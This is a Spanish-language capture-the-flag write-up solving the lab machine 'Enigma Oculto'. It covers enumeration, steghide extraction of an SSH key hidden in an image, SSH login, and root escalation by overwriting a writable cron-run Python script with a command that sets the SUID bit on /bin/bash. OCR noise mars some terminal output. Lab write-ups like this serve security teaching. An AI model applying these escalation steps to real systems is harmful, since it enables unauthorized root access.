CTF ENIGMA_OCULTO

WRITE UP




Juan Ayala

04-09-2025

Explotando Enigma Oculto

Primero realizamos el escaneo con nmap, para saber que puertos están abiertos, versiones, SO.

Aca nos muestra que tenemos dos puertos abiertos, el 22 y el 80. Seguimos con la enumeración con gobuster o ffuf, para saber que nos muestra (realizare los dos ejemplos):



En ambos casos nos muestra que tenemos un directorio llamado images, lo demás va por esa parte.

Lo siguientes y si probamos entrar directamente al directorio de images, nos muestra lo siguiente:



Por lo cual ahora debemos enumerar /images, para ver que podemos obtener de ahí.

Esto buscará archivos web y también imágenes que pueden estar "sospechosamente grandes" (tipo esteganografía).

Al no encontrar nada y arrojar el error 403 en la web, que indica que si posee información pero que no podemos acceder de manera directa via web, lo siguiente es hacer un spidering y descargar el contenido de /images. Esto nos ayudara a descargar contenido oculto de dicho contenedor:

```
—(kali⊕kali)-[~/CyberConquer/Enigma]
```

\$ wget -r -np -k http://172.17.0.2/

--2025-09-04 19:01:11-- http://172.17.0.2/

Conectando con 172.17.0.2:80... conectado.

Petición HTTP enviada, esperando respuesta... 200 OK

Longitud: 40897 (40K) [text/html]

Grabando a: «172.17.0.2/index.html»

2025-09-04 19:01:11 (970 MB/s) - «172.17.0.2/index.html» guardado [40897/40897]

Cargando robots.txt; por favor ignore los errores.

--2025-09-04 19:01:11-- http://172.17.0.2/robots.txt

Reutilizando la conexión con 172.17.0.2:80.

Petición HTTP enviada, esperando respuesta... 404 Not Found

2025-09-04 19:01:11 ERROR 404: Not Found.

--2025-09-04 19:01:11-- http://172.17.0.2/images/102665-1920x1080-desktop-full-hd-nft-wallpaper-photo.jpg

Reutilizando la conexión con 172.17.0.2:80.

Petición HTTP enviada, esperando respuesta... 200 OK

Longitud: 315441 (308K) [image/jpeg]

Grabando a: «172.17.0.2/images/102665-1920x1080-desktop-full-hd-nft-wallpaper-photo.jpg»

172.17.0.2/images/102665- 100%[==============================] 308,05K - -.-KB/s en 0,001s

2025-09-04 19:01:11 (321 MB/s) - «172.17.0.2/images/102665-1920x1080-desktop-full-hd-nft-wallpaper-photo.jpg» guardado [315441/315441]

--2025-09-04 19:01:11-- http://172.17.0.2/images/nft1.jpeg

Reutilizando la conexión con 172.17.0.2:80.

Petición HTTP enviada, esperando respuesta... 200 OK

Longitud: 4957 (4,8K) [image/jpeg]

Grabando a: «172.17.0.2/images/nft1.jpeg»

2025-09-04 19:01:11 (951 MB/s) - «172.17.0.2/images/nft1.jpeg» guardado [4957/4957]

--2025-09-04 19:01:11-- http://172.17.0.2/images/nft2.jpeg

Reutilizando la conexión con 172.17.0.2:80.

Petición HTTP enviada, esperando respuesta... 200 OK

Longitud: 13640 (13K) [image/jpeg]

Grabando a: «172.17.0.2/images/nft2.jpeg»

172.17.0.2/images/nft2.jp 100%[==============================] 13,32K --.-

KB/s en 0s

2025-09-04 19:01:11 (134 MB/s) - «172.17.0.2/images/nft2.jpeg» guardado [13640/13640]

--2025-09-04 19:01:11-- http://172.17.0.2/images/nft3.jpeg

Reutilizando la conexión con 172.17.0.2:80.

Petición HTTP enviada, esperando respuesta... 200 OK

Longitud: 5589 (5,5K) [image/jpeg]

Grabando a: «172.17.0.2/images/nft3.jpeg»

KB/s en 0s

2025-09-04 19:01:11 (45,1 MB/s) - «172.17.0.2/images/nft3.jpeg» guardado [5589/5589]

ACABADO --2025-09-04 19:01:11--

Tiempo total de reloj: 0,01s

Descargados: 5 ficheros, 372K en 0,001s (303 MB/s)

Convirtiendo enlaces en 172.17.0.2/index.html... 11.


11-0

Enlaces convertidos en 1 ficheros en 0 segundos.

Si nos fijamos bien, aparecen varias imágenes que podemos ir revisando en la web.

```
| S | S | Comparison | Comparis
```

Y obviamente revisar las que tengan más peso, es por ello que nos enfocaremos en la primera que puede que contenga esteganografía:



Acá lo interesante:

1. Analizar con exiftool

r—(kali⊕kali)-[~/CyberConquer/Enigma/172.17.0.2/images]
L\$ exiftool *.jpg *.jpeg

====== 102665-1920x1080-desktop-full-hd-nft-wallpaper-photo.jpg

ExifTool Version Number : 13.25

File Name : 102665-1920x1080-desktop-full-hd-nft-wallpaper-photo.jpg

Directory :.

File Size : 315 kB

File Modification Date/Time : 2025:03:04 19:40:13-03:00

File Access Date/Time : 2025:09:04 19:01:11-04:00

File Inode Change Date/Time : 2025:09:04 19:01:11-04:00

File Permissions : -rw-rw-r--

File Type : JPEG

File Type Extension : jpg

MIME Type : image/jpeg

JFIF Version : 1.01

Resolution Unit : cm

X Resolution : 28

Y Resolution : 28

Image Width : 1920

Image Height : 1080

Encoding Process : Baseline DCT, Huffman coding

Bits Per Sample : 8

Color Components : 3

Y Cb Cr Sub Sampling : YCbCr4:4:4 (1 1)

Image Size : 1920x1080

Megapixels : 2.1

===== nft1.jpeg

ExifTool Version Number : 13.25

File Name : nft1.jpeg

Directory :.

File Size : 5.0 kB

File Modification Date/Time : 2025:03:04 19:40:13-03:00

File Access Date/Time : 2025:09:04 19:01:11-04:00

File Inode Change Date/Time : 2025:09:04 19:01:11-04:00

File Permissions : -rw-rw-r--

File Type : JPEG

File Type Extension : jpg

MIME Type : image/jpeg

JFIF Version : 1.01

Resolution Unit : None

X Resolution : 1

Y Resolution : 1

Image Width : 218

Image Height : 148

Encoding Process : Baseline DCT, Huffman coding

Bits Per Sample : 8

Color Components : 3

Y Cb Cr Sub Sampling : YCbCr4:4:4 (1 1)

Image Size : 218x148

Megapixels : 0.032

====== nft2.jpeg

ExifTool Version Number : 13.25

File Name : nft2.jpeg

Directory :.

File Size : 14 kB

File Modification Date/Time : 2025:03:04 19:40:13-03:00

File Access Date/Time : 2025:09:04 19:01:11-04:00

File Inode Change Date/Time : 2025:09:04 19:01:11-04:00

File Permissions : -rw-rw-r--

File Type : JPEG

File Type Extension : jpg

MIME Type : image/jpeg

JFIF Version : 1.01

Resolution Unit : None

X Resolution : 1

Y Resolution : 1

Comment : amorales... <- esto puede ser util luego

Image Width : 257

Image Height : 148

Encoding Process : Baseline DCT, Huffman coding

Bits Per Sample : 8

Color Components : 3

Y Cb Cr Sub Sampling : YCbCr4:4:4 (1 1)

Image Size : 257x148

Megapixels : 0.038

===== nft3.jpeg

ExifTool Version Number : 13.25

File Name : nft3.jpeg

Directory :.

File Size : 5.6 kB

File Modification Date/Time : 2025:03:04 19:40:13-03:00

File Access Date/Time : 2025:09:04 19:01:11-04:00

File Inode Change Date/Time : 2025:09:04 19:01:11-04:00

File Permissions : -rw-rw-r--

File Type : JPEG

File Type Extension : jpg

MIME Type : image/jpeg

JFIF Version : 1.01

Resolution Unit : None

X Resolution : 1

Y Resolution : 1

Image Width : 260

Image Height : 148

Encoding Process : Baseline DCT, Huffman coding

Bits Per Sample : 8

Color Components : 3

Y Cb Cr Sub Sampling : YCbCr4:4:4 (1 1)

Image Size : 260x148

Megapixels : 0.038

4 image files read

Generalmente nos muestra algún dato del autor o similar en este caso encontramos lo siguiente:

Comment : amorales... <- esto puede ser util luego

Puede que sea algún usuario o comentarios como lo que encontramos

2. Buscar strings ocultos:

```
—(kali@kali)-[~/CyberConquer/Enigma/172.17.0.2/images]
```

\$\strings 172.17.0.2/images/nft*.jpeg | les

Aca podemos revisar si existen algunas palabras, el les sirve para que las agrupe y pueda ser encontrada de mejor manera. En este caso no encontramos nada.

3. Esteganografia.

Aca podemos encontrar algo, debido al tamaño de la imagen, quizás pueda ser algún archivo o algo que este guardado dentro de la imagen, para ello ocupamos lo siguiente:

```
(kali@ kali)-[~/CyberConquer/Enigma/172.17.0.2/images]
$ binwalk -e 102665-1920×1080-desktop-full-hd-nft-wallpaper-photo.jpg

DECIMAL HEXADECIMAL DESCRIPTION

WARNING: One or more files failed to extract: either no utility was found or it's unimplemented
```

Si no nos muestra nada o no descarga nada es porque no contiene información. Puede que sea un casabobo. Así que provaremos con otra opción:

4. Steghide

```
(kali* kali)-[~/CyberConquer/Enigma/172.17.0.2/images]
$ steghide extract -sf 102665-1920*1080-desktop-full-hd-nft-wallpaper-photo.jpg

Anotar salvoconducto:
anot* los datos extra*dos e/"file.txt".
```

Aca nos guarda en un .txt la información que extrae de la imagen

```
      (kali⊗ kali) - [~/CyberConquer/Enigma/172.17.0.2/images]

      total 348

      -rw-rw-r-- 1 kali kali 315441 mar
      4 2025 102665-1920×1080-desktop-full-hd-nft-wallpaper-photo.jpg

      -rw-rw-r-- 1 kali kali 3369 sep
      4 19:38 file.txt

      -rw-rw-r-- 1 kali kali 4957 mar
      4 2025 nft1.jpeg

      -rw-rw-r-- 1 kali kali 13640 mar
      4 2025 nft2.jpeg

      -rw-rw-r-- 1 kali kali 5589 mar
      4 2025 nft3.jpeg
```

Abrimos el file.txt

```
$ cat file kali) -[-/CyberConquer/Enigma/172.17.0.2/images]
$ cat file txt

BEGINO OPENSSH PRIVATE KEY

BEDIN 02ENSSH PRIVATE KEY
```

Y encontramos una clave de OpenSSH escondida, dato importante para ver si nos permite entrar por SSH, para ello vienen unos siguientes pasos:

Aseguramos los permisos al archivo, ya que ssh es exigente:

```
___(kali⊛ kali)-[~/CyberConquer/Enigma/172.17.0.2/images]
_$ chmod 600 file.txt
```

Ver la publica posible, generalmente muestra algún usuario o dato importante:

```
(kali@kali)-[~/CyberConquer/Enigma/172.17.0.2/images]
$ssh-keygen -y -f file.txt

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQC+/Mpgl0xVqCVvY9cBA5A0GUU7vtL0tG1MpDVee/CMSvejY02TS5yIVrsB+4aVz8U4
fa/n06nAnHmccJaYIM/jZTAI1NTe521DBQ4YkR03gKf70bw90VeDuNGDSvtVnlYCIP1iyoe0UCZyF+j6U0sQTM4SP0BECMuEMYrn38a0
m0xNYC3BB02zjYsQVuV0GPHvlMupfyBdPiD28sHGrJ04+qWcGwFMvz6JFnIV4sSuF3sYrRqJakWhQaUe0rG0llQNwHktfTNqCKXcF0zf
GmoIwd34vn0D8sgun31qQy9G64J1XOYwcYc3LM5Abc/KnQe2uw+slxxKkrepG250HnJoZpgn4+bMSi+qx/fDP6qz521Xec72KlIqIbd6
6qTFFkaZJFPsF7V65qyA0EZUxrouc2yecIH/ctQ/5uyCi8H3NtABkeZvF4awjbQ+wHya61neLcZ6CYt7zuXxXrfz3xjRTpy3q35bFXUL
z0hAiEPcfQzEpw7PANQkW08yIxb+qaUa97Dyb7m2cqWwhkn+eCgfTwp60X5oKNYk70ZJ8hp+WZgPbAxLQ3j5VxbfwMSGVUEdPR/VSwHh
LgpNbgDQ= kali@kali
```

Para este caso, encontramos que la publica dice kali@kali, así que es la primera opción que tenemos para entrar al ssh

• Lo siguiente es ver si podemos entrar al ssh con el usuario Kali y junto con la clave privada que encontramos anteriormente:

Si pasa esto es porque contenedor se recreó. Arreglémoslo y probamos usuarios.

Si esto no funciona es porque el usuario Kali no posee acceso... PEROOOOOOOOOOOOO... recordar esto:

Comment : amorales... <- esto puede ser util luego

Ahora resta probar con ese usuario y ver que pasa:

```
(kali⊗ kali)-[~/CyberConquer/Enigma/172.17.0.2/images]
$ ssh -i file.txt -o IdentitiesOnly=yes -o StrictHostKeyChecking=no \
    amorales@172.17.0.2
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.12.38+kali-amd64 x86_64)

* Documentation: https://help.ubuntu.com
    * Management: https://landscape.canonical.com
    * Support: https://ubuntu.com/pro

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Mar 5 10:48:03 2025 from 172.17.0.1
amorales@8fed9ce95ef9:~$ ■
```

Pummm, obtenemos acceso, ahora a listar y ver si encontramos alguna flag:

```
amorales@8fed9ce95ef9:~$ whoami
amorales
amorales@8fed9ce95ef9:~$ id
uid=1001(amorales) gid=1001(amorales) groups=1001(amorales)
amorales@8fed9ce95ef9:~$ hostname
8fed9ce95ef9
amorales@8fed9ce95ef9:~$ uname -a
Linux 8fed9ce95ef9 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64 x86
_64 x86_64 GNU/Linux
amorales@8fed9ce95ef9:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 24.04.1 LTS
Release: 24.04
Codename: noble
amorales@8fed9ce95ef9:~$
```

Lo que se desglosa acá en resumen es:

confirmamos que:

- Usuario actual: **amorales** (uid=1001) → no es root.
- Hostname: un contenedor (8fed9ce95ef9).
- SO: **Ubuntu 24.04.1 LTS** (Noble Numbat).
- Kernel: **6.12.38** (reciente, compilado desde Kali).

Eso significa que ya estás dentro pero necesitas buscar **flags** o **escalar privilegios** (según el reto).

```
amorales@8fed9ce95ef9:~$ ls -la
total 32
drwxr-x- 1 amorales amorales 4096 Mar 5 2025 .
                      root 4096 Mar 4 2025 ..
drwxr-xr-x 1 root
lrwxrwxrwx 1 amorales amorales 9 Mar 5 2025 .bash history → /dev/null
-rw-r--r-- 1 amorales amorales 220 Mar 31
                                             2024 .bash_logout
-rw-r--r-- 1 amorales amorales 3771 Mar 31
                                             2024 .bashrc
      --- 2 amorales amorales 4096 Mar
                                         4 2025 .cache
-rw-r--r-- 1 amorales amorales 807 Mar
drwx----- 2 amorales amorales 4096 Mar
                                807 Mar 31
                                             2024 .profile
                                             2025 .ssh
                                  33 Mar 4
                                             2025 user.txt
amorales@8fed9ce95ef9:~$
```

Acá tenemos un archivo .txt, por lo que lo abriremos y ver que contiene:

```
amorales@8fed9ce95ef9:~$ cat user.txt
4d926281ffd4cd3888f4beed46318af5
```

Y listo, encontrada la primera flag

Ahora necesitamos acceder a la flag de root y escalar privilegios

```
amorales@8fed9ce95ef9:~$ sudo -l
-bash: sudo: command not found
```

Como no tenemos acceso a ocupar funciones como root lo que nos queda es verificar algún binario que nos permita realizar dicha escalada:

```
amorales@8fed9ce95ef9:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/passwd
/usr/bin/mount
/usr/bin/umount
/usr/bin/su
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Si revisamos los binarios en GTFOBINS no existe ninguno del listado que sea SUID, por que deberemos realizarlo de otra manera, lo primero es:

Ps aux

```
amorales@8fed9ce95ef9
             d9ce95ef9:~$ ps
PID %CPU %MEM
                                         RSS TTY
                                                         STAT START
                                                                        TIME COMMAND
                                                                        0:00 /bin/sh -c service ssh start & servi
                1 0.0 0.0
  w-data
 w-data
               39 0.0 0.1
                                                                       0:01 nginx: worker process
0:00 /usr/sbin/cron -P
               40 0.0 0.1
 w-data
                                                              17:55
17:55
                                                                        0:00 -bash
                          0.1
                                        4192 pts/0
                                                                        0:00 ps aux
```

Nos indica que:

root corre:

- service ssh start → arranca el SSH.
- o nginx: master process + workers bajo www-data.
- o cron (agenda tareas).
- o Un tail -f /dev/null → típico de contenedores para que no mueran.

amorales → tu sesión SSH.

Nada extraño como binarios custom en ejecución.

Ss -tulnup

```
        amorales@8fed9ce95ef9:~$ ss -tulnp

        Netid
        State
        Recv-Q
        Send-Q
        Local Address:Port
        Peer Address:Port
        Process

        tcp
        LISTEN
        0
        511
        0.0.0.0:80
        0.0.0.0:*
        0.0.0.0:*

        tcp
        LISTEN
        0
        128
        0.0.0.0:22
        0.0.0.0:*
        0.0.0.0:*

        tcp
        LISTEN
        0
        511
        [::]:80
        [::]:*

        tcp
        LISTEN
        0
        128
        [::]:22
        [::]:*
```

Puertos (ss -tulnp)

22/tcp (SSH) \rightarrow accesible desde cualquier IP (0.0.0.0).

80/tcp (HTTP con nginx) → accesible desde cualquier IP.

Nada más abierto → no hay DB, no hay servicios raros internos.

Por lo que podemos buscar otra manera de encontrar que opción nos puede servir y una de ellas, toca centrarse en scripts/configuración que root podría estar ejecutando:

Archivos de cron:

En sistemas Linux, los archivos de cron son configuraciones que permiten programar tareas automáticas. Estas tareas se llaman cron jobs y se ejecutan en momentos específicos sin intervención manual.

Hay dos componentes clave:

- **Cron daemon (crond)**: Es el proceso que corre en segundo plano y se encarga de ejecutar las tareas programadas.
- Crontab (cron table): Es el archivo donde defines qué comandos ejecutar y cuándo hacerlo.

Por lo cual, ocupamos lo siguiente:

```
amorales@8fed9ce95ef9:~$ ls -la /etc/cron*
-rw-r--r-- 1 root root 1195 Mar 5 2025 /etc/crontab
/etc/cron.d:
total 16
drwxr-xr-x 1 root root 4096 Mar 4 2025 .
drwxr-xr-x 1 root root 4096 Sep 4 16:31 ..
-rw-r--r-- 1 root root 102 Mar 30 2024 .placeholder
-rw-r--r-- 1 root root 201 Apr 8 2024 e2scrub_all
/etc/cron.daily:
drwxr-xr-x 1 root root 4096 Mar 4 2025 .
drwxr-xr-x 1 root root 4096 Sep 4 16:31 ..
-rw-r--r-- 1 root root 102 Mar 30 2024 .placeholder
                                   2024 apt-compat
-rwxr-xr-x 1 root root 1478 Mar 22
-rwxr-xr-x 1 root root 123 Feb 4 2024 dpkg
/etc/cron.hourly:
total 12
drwxr-xr-x 2 root root 4096 Mar 4 2025 .
drwxr-xr-x 1 root root 4096 Sep 4 16:31 ..
-rw-r--r-- 1 root root 102 Mar 30 2024 .placeholder
/etc/cron.monthly:
total 12
drwxr-xr-x 2 root root 4096 Mar 4 2025 .
drwxr-xr-x 1 root root 4096 Sep 4 16:31 ..
-rw-r--r-- 1 root root 102 Mar 30 2024 .placeholder
/etc/cron.weekly:
total 12
drwxr-xr-x 2 root root 4096 Mar 4 2025 .
drwxr-xr-x 1 root root 4096 Sep 4 16:31 ..
-rw-r--r-- 1 root root 102 Mar 30 2024 .placeholder
/etc/cron.yearly:
total 12
drwxr-xr-x 2 root root 4096 Mar 4 2025 .
drwxr-xr-x 1 root root 4096 Sep 4 16:31 ..
-rw-r--r-- 1 root root 102 Mar 30 2024 .placeholder
```

Y nos enfocamos en el en el crontab, que es donde se generan tareas cada cierto tiempo, es por ello que aplicamos lo siguiente:

```
amorales@8fed9ce95ef9:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Example of job definition:
# . _____ minute (0 - 59)
# | . ____ hour (0 - 23)
# | | . ____ day of month (1 - 31)
# | | | . ___ day of month (1 - 31)
# | | | | . ___ day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | | . ___ day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# * * * * * user-name command to be executed
17 * * * * * root cd / 66 run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/nanacron || { cd / 66 run-parts --report /etc/cron.weekly; }
52 6 1 * * root test -x /usr/sbin/nanacron || { cd / 66 run-parts --report /etc/cron.monthly; }
*/3 * * * * root /usr/bin/python3 /opt/backuplogs.py
```

Y acá nos enfocamos en esto:

*/3 * * * * root /usr/bin/python3 /opt/backuplogs.py, significa que cada 3 minutos el usuario root ejecuta /usr/bin/python3 /opt/backuplogs.py. Por lo que debemos ir revisando ese archivo:

• Revisamos permisos:

```
amorales@8fed9ce95ef9:~$ ls -la /opt/backuplogs.py
-rwxr-xrw- 1 root root 252 Mar 4 2025 /opt/backuplogs.py
```

• Vemos si lo podemos leer:

```
amorales@8fed9ce95ef9:~$ cat /opt/backuplogs.py
#!/usr/bin/env python3

import os

source_log = "/var/log/nginx/access.log"
backup_dir = "/tmp"

if os.path.exists(source_log):
    command = f"cp {source_log} {backup_dir}/logs.bak"
    os.system(command)

else:
    print("No existe el archivo de logs")
amorales@8fed9ce95ef9:~$
```

• Y como en los permisos lo vimos que es editable, acá es donde entra el ataque, debido que si lo modificamos y cada 3 minutos lo ejecuta como root, podría darnos el acceso, es por ello que modificaremos el script de la siguiente manera:

```
amorales@8fed9ce95ef9:~$ cat > /opt/backuplogs.py << 'EOF'
#!/usr/bin/env python3
import os
os.system("chmod u+s /bin/bash")
EOF</pre>
```

Revisamos que este ok

```
amorales@8fed9ce95ef9:~$ cat /opt/backuplogs.py
#!/usr/bin/env python3
import os
os.system("chmod u+s /bin/bash")
```

Y esperamos 3 minutos para ver si nos da acceso a root, probamos ahora con lo siguiente:

```
amorales@8fed9ce95ef9:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1446024 Mar 31 2024 /bin/bash
```

Si te sale en rojo es porque ya lo puedes ejecutar:

```
amorales@8fed9ce95ef9:~$ /bin/bash -p
bash-5.2# id
uid=1001(amorales) gid=1001(amorales) euid=0(root) groups=1001(amorales)
bash-5.2# whoami
root
bash-5.2# find / -name root.txt 2>/dev/null
cat /root/root.txt
/root/root.txt
9ccb9b3c7b2212cab6e60dce096de135
bash-5.2# Connection to 172.17.0.2 closed by remote host.
Connection to 172.17.0.2 closed.
```

Buscamos la flag de root y listo.

```
Creando la imagen

Desplegando el contenedor victima

8fed9ce95ef9fe5cf69704df355f582083b009234f2d738ef7c1870380194a44

Contenedor Iniciado, la IP victima es 172.17.0.2

Si deseas terminar la maquina pulsa ctrl C

Ingresa la bandera de usuario: 

; Flag correcta! Buen trabajo.
Ingresa la bandera de root: 

Bandera incorrecta. Intenta de nuevo.
Ingresa la bandera de root: 

; Root obtenido, Mâquina dominada!
Felicidades! Haz logrado resolver la maquina!
```

Maquina vulnerada.